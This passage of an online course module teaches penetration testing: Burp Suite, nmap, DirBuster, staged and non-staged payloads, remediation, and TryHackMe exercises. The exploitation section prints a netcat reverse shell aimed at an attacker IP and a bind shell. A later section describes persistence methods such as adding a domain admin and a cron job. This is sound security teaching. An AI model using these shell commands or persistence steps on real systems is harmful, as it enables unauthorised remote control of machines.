
To start using Burp Suite, activate your remote desktop if you are using the cloud-based Kali Linux machine, or go to your local Kali Linux VM.

1. Click on the dragon icon.
2. In the search bar, type in "Burp".
3. Once Burp Suite appears, double-click on it to open it.







4. Once the Burp Suite Community Edition screen pops up, click “Next” then “Start Burp”.
5. To intercept HTTP requests and responses, go to the proxy tab and look for “Intercept”. Click on “Intercept is off” to change it to “Intercept is on”, and then click on “Open browser” to open Burp Suite’s embedded browser.




6. After the browser pops up, search “apple.com” and view the request.



7. To take it a step further, let’s alter the HTTP request and see what the response is. Right-click on the screen and select “Send to Repeater”.



- Go to the “Repeater” tab to view the request. Notice the first line of the response for GET / HTTP/1.1.



- Go to the “Repeater” tab and change the GET request from GET / HTTP/1.1 to GET / HTTP/2. Click “Send”. Notice the response has changed.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	nder
<pre> 1 GET / HTTP/2 2 Host: apple.com 3 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110" 4 Sec-Ch-Ua-Mobile: ?0 5 Sec-Ch-Ua-Platform: "Windows" 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78   Safari/537.36 8 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avi   f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v   =b3;q=0.7 9 Sec-Fetch-Site: none 10 Sec-Fetch-Mode: navigate 11 Sec-Fetch-User: ?1 12 Sec-Fetch-Dest: document 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 Connection: close 16 17 </pre>				<pre> 1 HTTP/1.0 400 Invalid HTTP Request 2 Date: Sat, 18 Feb 2023 07:46:39 GMT 3 Via: http/1.1 uklon6-edge-bx-023.ts.apple.com (acdn/59.14204) 4 Cache-Control: no-store 5 Content-Type: text/html 6 Content-Language: en 7 X-Cache: none 8 CDNUUID: d5bfff9-872d-4358-9ec6-e8c63cc2607c-9758708831 9 Content-Length: 219 10 11 &lt;HTML&gt; 12 &lt;HEAD&gt; 13   &lt;TITLE&gt; 14     Bad Request 15   &lt;/TITLE&gt; 16 &lt;/HEAD&gt; 17 &lt;BODY BGCOLOR="white" FGCOLOR="black"&gt; 18   &lt;H1&gt; 19     Bad Request 20   &lt;/H1&gt; 21   &lt;HR&gt; 22 23   &lt;FONT FACE="Helvetica,Arial"&gt; 24     &lt;B&gt; 25       Description: Could not process this request. 26     &lt;/B&gt; 27   &lt;/FONT&gt; 28   &lt;HR&gt; 29 &lt;/BODY&gt; 30 </pre>			

10. Next, try GET / HTTP/1.2.

## Request:

Burp

Project

Intruder

Repeater

Window

Help

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

Comparer

Logger

1 x

...

Send

Cancel

< ▾

> ▾

Follow redirection

Request

Pretty

Raw

Hex

1 GET / HTTP/1.2

2 Host: apple.com

3 Sec-Ch-Ua: "Not A; Brand";v="99", "Chromium";v="96"

4 Sec-Ch-Ua-Mobile: ?0

5 Sec-Ch-Ua-Platform: "Linux"

6 Upgrade-Insecure-Requests: 1

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36

8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

9 Sec-Fetch-Site: none

10 Sec-Fetch-Mode: navigate

11 Sec-Fetch-User: ?1

12 Sec-Fetch-Dest: document

13 Accept-Encoding: gzip, deflate

14 Accept-Language: en-US,en;q=0.9

15 Connection: close

## Response:

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 505 Unsupported HTTP Version
2 Date: Sat, 18 Feb 2023 07:50:02 GMT
3 Via: http/1.1 uklon6-edge-bx-025.ts.apple.com (acdn/59.14204)
4 Cache-Control: no-store
5 Content-Type: text/html
6 Content-Language: en
7 X-Cache: none
8 CDNUUID: 7ca00878-elb5-44b7-9376-9f8455230c30-10159262102
9 Content-Length: 219
10
11 <HTML>
12 <HEAD>
13 <TITLE>
14   Bad Request
15 </TITLE>
16 </HEAD>
17 <BODY BGCOLOR="white" FGCOLOR="black">
18 <H1>
19   Bad Request
20 </H1>
21 <HR>
22 <FONT FACE="Helvetica,Arial">
23 <B>
24   Description: Could not process this request.
25 </B>
26 </FONT>
27 <HR>
28 </BODY>
```

Changing GET requests helps us know what works and what doesn't. Other tabs of interest to a pen tester are "Target", "Intruder", and "Decoder".

## Enumerating HTTP and HTTPS


When you discover that HTTP (port 80) and HTTPS (port 443) are open, your next step is to identify the services running on these ports. Pay close attention to the versions of these services, as they may have known vulnerabilities. Additionally, look for any hidden paths or directories that might expose sensitive information or further vulnerabilities.

### Vulnerability found from running service on port 80:

```
(root@kali)-[/home/kali]
# nmap -Pn -A -p80,443 10.10.10.215
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-15 08:34 EST
Nmap scan report for 10.10.10.215
Host is up (0.14s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://academy.htb/
443/tcp    closed https
```

This result indicates that the HTTP service is running on port 80, and it is powered by Apache HTTP server version 2.4.41 on an Ubuntu system. To proceed, you should investigate this version of Apache for any known vulnerabilities and explore the web server for hidden directories or sensitive information.



## DirBuster

DirBuster is a powerful tool used to identify hidden directories and files within web applications. By performing a brute-force attack, DirBuster systematically tries a list of potential directory and file names to uncover those that are not easily accessible through the standard navigation of the website. This process helps in revealing sensitive or restricted areas of a web application that could potentially be exploited.

To use DirBuster, follow these steps:

1. Launch a terminal window on your Kali Linux system.
2. Make sure your package lists are up-to-date by running:

```
sudo apt update
```

3. Use the following command to install DirBuster from the Kali Linux repositories:

```
sudo apt install dirbuster
```


4. Start DirBuster by typing in `dirbuster &` into your terminal and wait for it to load.

```
(root@kali)-[/home/kali]
# dirbuster &
[1] 106712


(root@kali)-[/home/kali]
# Starting OWASP DirBuster 1.0-RC1
```


5. Configure DirBuster as follows:

1. In the DirBuster interface, enter the target URL as <http://demo.testfire.net:80>.
2. Set the number of threads to 30.
3. Choose the file and directory lists you wish to use for the scan.



- After initiating the scan with DirBuster, the tool will uncover numerous directories and files on the target website. These results can provide valuable insights into potential security vulnerabilities or hidden areas that may expose sensitive information. The directories and files discovered during the scan represent possible entry points for further investigation. Once the scanning process is complete, you can generate and export a detailed report of these findings for thorough analysis and documentation.





The screenshots above display the scan results in two different views: list view and tree view. The list view presents the discovered directories and files in a detailed, linear format, showing their status codes and sizes. The tree view offers a hierarchical representation of the target's directory structure, which helps in visualising the relationships between directories and files.



## Spot check 2

Let's see what you can remember from the scanning and enumeration section. Answer the following questions:

1. Which tool can intercept web requests and responses?
2. What tool can you use to detect open ports?
3. What are the port numbers used by HTTP and HTTPS applications?

## Stage three: Exploitation

In this stage, you verify and validate the vulnerabilities found in the scanning and enumeration stage by exploiting the vulnerability and "gaining shell". If you "gain shell", it means you have access to that machine. You can shell through two main routes: reverse or bind.

## Reverse shell

A reverse shell is a type of connection where the victim machine initiates the connection back to the attacker's machine. This method is useful because it can bypass network security measures that might block incoming connections to the victim machine.

### How it works:

1. **On the attacker's machine:** The attacker sets up their machine to listen for incoming connections on a specific port. This is done using a tool called netcat (often abbreviated as "nc").

Example command:

```
nc -lvp 4444
```

- Explanation: In this command, nc stands for netcat. The -l flag tells netcat to listen for incoming connections, -v makes it verbose so you get more information, and -p 4444 specifies that it should listen on port 4444.

2. **On the victim's machine:** The victim's machine runs a command that connects back to the attacker's machine. This command also opens a shell (command-line interface) on the victim's machine, which the attacker can control.

Example command:

```
nc 12.12.12.12 4444 -e /bin/sh
```

- Explanation: Here, 12.12.12.12 is the IP address of the attacker's machine, and 4444 is the port number. The -e /bin/sh part tells netcat to execute a shell (/bin/sh) on the victim's machine. On a Windows machine, you would use cmd.exe instead of /bin/sh.

## Bind shell

A bind shell works the opposite way to a reverse shell: It opens a port on the victim's machine and waits for the attacker to connect to it. This method can be less effective if the victim's firewall or network security blocks incoming connections.

### How it works:

1. **On the victim's machine:** The victim's machine runs netcat to open a port and provide a shell for the attacker to connect to.

Example command:



```
nc -lvp 4444 -e /bin/sh
```

- Explanation: Here, `-l` tells netcat to listen for incoming connections, `-v` enables verbose mode, and `-p 4444` specifies port 4444. The `-e /bin/sh` part makes netcat execute a shell on the victim's machine.

2. **On the attacker's machine:** The attacker then connects to the open port on the victim's machine to access the shell.

Example command:

```
nc 11.11.11.11 4444
```

- Explanation: In this command, `11.11.11.11` is the IP address of the victim's machine, and `4444` is the port number that netcat is listening on. By connecting to this port, the attacker gains access to the shell opened on the victim's machine.

## Payloads

A payload is a crucial component of an exploit; it defines the instructions that are executed on the victim's machine to establish control or gain access, such as obtaining a shell. Payloads can be classified into two main types: **non-staged** and **staged**.

### Non-staged payloads

Non-staged payloads are larger and are sent to the victim's machine all at once. They include all the necessary instructions and data in a single transmission. This can be advantageous in scenarios where a straightforward, comprehensive approach is needed.

Example:

```
windows/shell_reverse_tcp
```

This payload establishes a reverse TCP connection from the victim's machine back to the attacker's machine, allowing remote shell access.

### Staged payloads

Staged payloads are designed to be smaller and are transmitted in multiple stages. Each stage is separated by a forward slash (/). The initial stage sets up a basic connection, while subsequent stages download and execute additional components necessary for the full exploit. This approach can be beneficial when dealing with size limitations or when a more modular approach is preferred.

Example:

```
windows/meterpreter/reverse_tcp
```

This payload sets up a reverse TCP connection to the attacker's machine and loads Meterpreter, an advanced payload that provides a powerful command-line interface and extensive features.

## Brute-force attacks

Brute-force attacks are common in penetration testing. They involve using a list of possible usernames, passwords, directories, etc., to find a valid one within an entry field. During scanning and enumeration, directory brute-forcing can be implemented, leading to a valid possible path to gain valuable information or find vulnerabilities. This applies to usernames and passwords too, which could provide access to a machine or website that may allow you to move to another network.



### Spot check 3

Let's see what you can remember from the exploitation section.

1. Which shell is commonly used to gain entry to a machine?
2. Indicate what types of payload are shown below:

```
linux/x86/shell/reverse_tcp
```

```
linux/x64/shell_reverse_tcp
```

---

## Stage four: Remediation

During the remediation stage, you need to propose solutions to the vulnerabilities that have been discovered in the network system based on patching industry standards, as well as your overall knowledge of how you were able to exploit the vulnerabilities to gain access. You recommend and advise companies to implement these guidelines to prevent or limit the possibility of having a system breach.

## Mitigation

Advice or recommendations must align with the risk and impact that the company faces. Recommendations are obtainable by checking the latest software versions and figuring out why a security misconfiguration could have been an issue.

Visit the [identification and authentication failures](#) section of the Open Worldwide Application Security Project (OWASP) website for examples of how to prevent attacks related to authentication weaknesses, such as poorly stored passwords or a lack of effective multi-factor authentication.

## Stage five: Maintain access

This section highlights how to maintain access to the full network. Some attackers stay hidden for weeks in the network to wait for new information that could be leveraged and to detect the progress of the company. Two examples of maintaining access in a network are:

- Adding a user, e.g., adding yourself to the domain admin group, thereby giving yourself admin privileges on the victim's machine.
- Adding a scheduled task that includes you running an exploit on the victim's machine, e.g., a cron job scheduled for 3 am every day.

As a pen tester, with this knowledge, you can detect the presence of an attacker by checking for new users and scheduled tasks that you didn't create.

## Web application penetration testing

The five stages of penetration testing predominantly cover network penetration testing. However, there is another kind of penetration testing called **web application penetration testing**.

Explore the [OWASP Top 10](#), which focuses on the critical security weaknesses of web applications.

### Practical task

Create a document named **penetration\_testing** and answer the following questions:

- Is the "macdonalds.com" domain reachable? If so, give evidence.
- What is the IP address of the "macdonalds.com" domain?
- Use your acquired knowledge to think of two or three solutions that you can implement once your email is involved in a data breach.

- Utilise Assetfinder to provide the subdomains of the “burgerking.com” domain.
  - List the first seven subdomains.
- What is the version of the first JavaScript library listed for “amazon.com”?
- Use the Google syntax to identify a Samsung cellphone winner with the name “Amanda Sue” in a PDF file.
- Remember to convert your answers document file to a PDF file.


Be sure to place files for submission inside your task folder and click “Request review” on your dashboard.

## Optional task (highly recommended)


In this optional task, you'll use TryHackMe to complete a penetration test on a machine called **Blue**, applying the knowledge you have acquired in this Penetration Testing task.

Follow the instructions below to set up a TryHackMe account. Note: you will have a **one-hour** time limit to complete the task.

- Sign up for a TryHackMe account on their [signup page](#).
- To complete the three steps which follow, select:
  1. Early Intermediate.
  2. To start a career in cyber.
  3. Leave it blank and refresh the page.
  4. The page below is what you should see.



- Click on the “Learn” icon, as highlighted in the top-left of the above screenshot with a red square.
- Click on “Search”.
- In the search box, search for “Blue” and double-click on it.
- Click on “Join Room”.
- Go to “Task 1 – Recon” and click on “Start Machine”.
- Choose “Attack Box”.
- **Note:** The Active Machine is the victim's machine and the Attack Box belongs to the pen tester.
- Hack into the Blue machine using the five phases of penetration testing.



Instructions for the task:

- Only answer Task 1 and 2 of the TryHackMe test.
- Include in your answer an explanation of how you came to your conclusion.

- Provide screenshots of your findings in a document converted to a PDF called **tryhackme.pdf**, and upload this to your task folder.



## Spot check 1 answers

1. Passive
  2. Active
  3. Active
  4. Passive
  5. Active
  6. Active
- 



## Spot check 2 answers

1. Burp Suite
  2. Nmap
  3. HTTP: port 80; HTTPS: port 443
-



## Spot check 3 answers

1. Reverse shell
  2. Answers:
    - a. Staged
    - b. Stageless
- 



## Share your thoughts

HyperionDev strives to provide internationally excellent course content that helps you achieve your learning outcomes.

Do you think we've done a good job or do you think the content of this task, or this course as a whole, can be improved?

Share your thoughts anonymously using this [form](#).

---